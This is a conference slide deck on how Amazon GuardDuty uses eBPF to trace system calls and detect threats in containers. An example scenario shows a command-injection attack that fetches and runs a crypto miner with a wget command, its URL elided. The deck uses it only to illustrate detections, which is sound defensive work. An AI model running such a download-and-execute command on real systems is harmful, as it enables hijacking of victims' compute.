



# CLOUDNATIVE **SECURITYCON**

**NORTH AMERICA 2023**





CLOUDNATIVE  
**SECURITYCON**

**NORTH AMERICA 2023**

# Finding the Needles in a Haystack: identifying suspicious behaviors with eBPF

Jeremy Cowan  
Developer Advocate, Amazon EKS

Wasiq Muhammad  
Security Engineer, Amazon GuardDuty



# The challenges

- Capturing and monitoring runtime events for threat detection without impacting the stability or performance of the OS
- Handling a high volume of events while providing actionable insights
  - Accurate detections
  - Low false positives

# Different approaches

Method	Pros	Cons
Extend Linux Kernel	Flexibility	<ul style="list-style-type: none"><li>• Has to be broadly applicable to be accepted by the community</li><li>• Very slow</li></ul>
Write a Kernel module	Flexibility	<ul style="list-style-type: none"><li>• Users apprehensive about installing Kernel modules</li><li>• Can affect the stability and security of the system</li></ul>
Deploy a sidecar container (k8s)	Separation of concerns	<ul style="list-style-type: none"><li>• Increases overhead</li><li>• Can be circumvented</li></ul>

# Introducing Extended Berkeley Packet Filter (eBPF)


- Extremely versatile
  - Allows you to capture system call events occurring within the kernel
- Run sandboxed programs in an operating system kernel
- Loaded and unloaded into the kernel dynamically
- Originally used to filter network traffic
- Evolved to deny user space applications from making certain syscalls (SECCOMP)




# How it works

- The operating system loads the bytecode, verifies it, JIT (just-in-time) compiles it, and runs it
- Userspace program loads eBPF program and reads the output
- Requires CAP\_BPF linux capability because it needs additional privileges on the system
- Additional metadata, e.g. process ID, program, etc can be included in the output
- Program executes within an eBPF VM that runs within the kernel

# Linux kernel diagram




# How GD is using eBPF





# Getting started with eBPF

- eBPF programs written in C
- [Bumblebee](#) automatically generates boiler plate code so you can concentrate on writing the kernel code
- Facilitates packaging and distribution of eBPF programs
- [Learning eBPF](#) by Liz Rice
- [eBPF Summit 2022](#) sessions




# eBPF Advantages & Disadvantages

Advantages	Disadvantages
<ul style="list-style-type: none"><li>• Offers memory safety which is important when writing in C</li><li>• Great performance</li><li>• CORE and BTF provide system portability</li></ul>	<ul style="list-style-type: none"><li>• Tooling is immature</li><li>• Debugging is hard</li></ul>

# Common eBPF use cases

- Networking
- Security
- Observability



# eBPF @ Amazon


- AWS Lambda
  - Using it to create pools of Geneve network tunnels
  - Reduced VPC function cold start from 150ms to 150μs
- VPC
  - Currently using it to observe TCP flow level performance
  - Planning to use maps to tune TCP parameters automatically & transparently through eBPF SockOps
  - Distributed packet processing pipelines (key extractions and actions)
  - Generating C templates (eBPF programs) to implement SGs and NACLs
- AWS VPC CNI
  - Investigating it for Kubernetes network policies

# Why eBPF for GuardDuty

- Can be implemented quickly
- Considered safer and more trustworthy than kernel modules
- Relatively easy to install and update
- Provides rich information which can be used to detect anomalies
  - Process details
  - Container
  - Pod
- Provide protection at runtime


# System Call Tracing with eBPF

- The main objective is to collect:
  - **System call arguments**
  - **Actor process details**



# System Call Tracing – Avoiding Race Conditions

- `syscall_exit` and `syscall_exit` hooks are vulnerable to **race conditions**
- More details
- [Phantom Attack – Evading System Call Monitoring \(Defcon\)](#)





# Rich Container and Process Context

- Customers demand container level details in detections

## eBPF Agent Based Detection

CryptoCurrency:Runtime/BitcoinTool.B



Pod




## Flowlogs Based Detection

CryptoCurrency:EC2/BitcoinTool.B




# Collected Metadata


## *Kernel and Userspace*



# Monitored Events

Process Creation 

Filesystem Operations 

Network Connections 

DNS Request/Response 


InterProcess Interactions 

Some More 

Container Creation 

# On-Host Versus Backend Processing

- We process events at the backend
- Higher flexibility




# Example Scenario

## *Command Injection Exploitation*



Injects Shell Commands

- 1 Downloads a Crypto Miner  
`wget https://.../cnrig`
- 2 Executes the Crypto Miner  
`cnrig`
- 3 Crypto Miner Connects to the Mining Pool



# Example Scenario Detections

## *New Binary Executed*

- 1 Downloads a Crypto Miner  
`wget https://.../cnrig`

Filesystem Operations



New file inside a container

- 2 Executes the Crypto Miner  
`cnrig`

Process Creation




New file executed inside a container

# Example Scenario Detections

## *Crypto Miner Executed*



- 2 Executes the Crypto Miner  
`cnrig`

Process Creation



- 3 Crypto Miner Connects to the  
Mining Pool

Network Connection



# Actionable Detections

## *Pod and Container Details*

Resource Affected	
Resource Role	Target
Resource Type	EKSCluster
EKS cluster details	
Name	test-cluster
ARN	arn:aws:eks:us-west-2:4.....
VPC ID	<u>vpc-0b....</u>
Status	ACTIVE
Created at	10-19-2022 05:21:54 UTC

Kubernetes workload details	
Name	test-pod
Type	Pods
Uid	ad12a1cd-e441-4437-bff2-2ce5cb986d05
Namespace	test-namespace

**Kubernetes Pod Details**

Containers	
Name	test-container
Type	nginx

**Container Details**



# Actionable Detections

## *Process Details*

### Process Details

Runtime details	
Process	
Process ID	114
Name	cnrig
UUID	123e4567-e89b-12d3-a456-426614174000
Executable path	/home/cnrig
Executable SHA-256	ba7816bf8f01cfea41414...
Effective user ID	0
User ID	0
Start time	01-30-2023 20:11:32 UTC
Parent Process ID	113

### Process Lineage

Process lineage - level 1	
Process ID	112
Executable path	/usr/bin/sh
Effective user ID	0
Parent Process ID	111
Process lineage - level 2	
Process ID	111
Executable path	/usr/bin/nginx
Effective user ID	0
Parent Process ID	110

# Actionable Detections

## *Runtime Context*

Runtime context	
Binary path	/home/cnrig
Modifying process	
Process ID	123
Name	wget
UUID	234e1567-e19b-11e3-a456-426614175000
Executable path	/usr/bin/wget
Executable SHA-256	ca6816bf8f01cfea41414...
Effective user ID	0
User ID	0
Presend working directory	/home
Start time	01-30-2023 20:09:11 UTC
Parent Process ID	122

New Binary Path

Modifying Process Details

# Summary

- eBPF can be used to capture events from the kernel
- Events can be enriched to provide additional context
- Suitable for threat detection applications
  - Lightweight & portable
  - Doesn't require changes to the Linux kernel
- When combined with the power of the cloud, along with AI/ML, eBPF can be used to find the proverbial needle in a haystack



CLOUDNATIVE  
**SECURITYCON**

**NORTH AMERICA 2023**

# Thank You

Jeremy Cowan  
Developer Advocate, Amazon EKS  
LinkedIn: jicowan

Wasiq Muhammad  
Security Engineer, Amazon GuardDuty  
LinkedIn: muhammad-wasiq-29b37b16

